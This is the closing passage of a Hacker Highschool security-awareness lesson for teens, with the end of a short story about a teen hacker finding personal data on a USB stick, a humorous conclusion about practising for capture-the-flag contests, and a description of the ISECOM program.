Before she closed out the VM Parrot terminal, the teen hacker looked at the second FAT 32 partition on the USB device. Two files were in the directory and each was named "n1ghT" and "m33r". Jace opened up n1ghT first and discovered some PII (personal identification information) on Lehua. The next M33r file listed Jace's apartment address, her phone number, her identification code, the school she attended, her blood type, a short history of her hacking accomplishments, and Sweet G's full name.

"Oh we gotta talk, "Jace said aloud in the direction of her grandmother's bedroom. She yanked the USB stick out of the port without even closing the VM or even Windows 10.

Game Over

Conclusion

Capture the Flag is like any other skill-based activity: you need to practice if you expect to get better. The first cake you bake will be terrible. It could be burnt, undercooked, have malware in it, taste like an old shoe, or whatever your worst nightmare would be for a cake. Nothing ever comes out great the first time you do it. We just tell you how great your drawing was in the 1st grade so you don't feel bad and cry. Deep in your heart you know that drawing was terrible but you continued to draw until they took your crayons away in the 9th grade. You do gotta grow up at some point.

But you also learned that you need to practice to get better, except for that one kid at school who is good at everything (until he joined that heavy metal band). A CTF requires practice to get better. Just like your terrible cake and awful drawing; you get better with time and repetition.

Windows 10 is the most popular operating system in the world. Microsoft is trying hard to please billions of different users who want to do different tasks on their computers. In doing so, they add in lots of configuration options which also add lots of security issues if left alone. In a CTF, nobody is going to leave you alone; they are going to attack you. So, like a bake-off, you must rise to the challenge.

Now go forth and do great things. Bake us proud, errr... Make us proud!

Today's teens are in a world with major communication and productivity channels open to them and they don't have the knowledge to defend themselves against the fraud, identity theft, privacy leaks and other attacks made against them just for using the Internet. This is the reason for Hacker Highschool.

The Hacker Highschool project is the development of security and privacy awareness learning materials for junior high and high school students.

Hacker Highschool is a set of lessons and a practical means of making hackers. Beyond just providing cybersecurity awareness and critical Internet skills, we need to teach the young people of today how to be resourceful, creative, and logical, traits synonymous with hackers. The program contains free security and privacy awareness teaching materials and back-end support for teachers of accredited junior high, high schools, and home schooling. There are multiple workbooks available in multiple languages. These are lessons that challenge teens to be as resourceful as hackers, including safe Internet use, web privacy, researching on the internet, avoiding viruses and Trojans, legalities and ethics, and more.

The HHS program is developed by ISECOM, a non-profit, open-source research group focused on security awareness and professional security development and accreditation.

Hacker Highschool
SECURITY AWARENESS FOR TEENS

ISECOM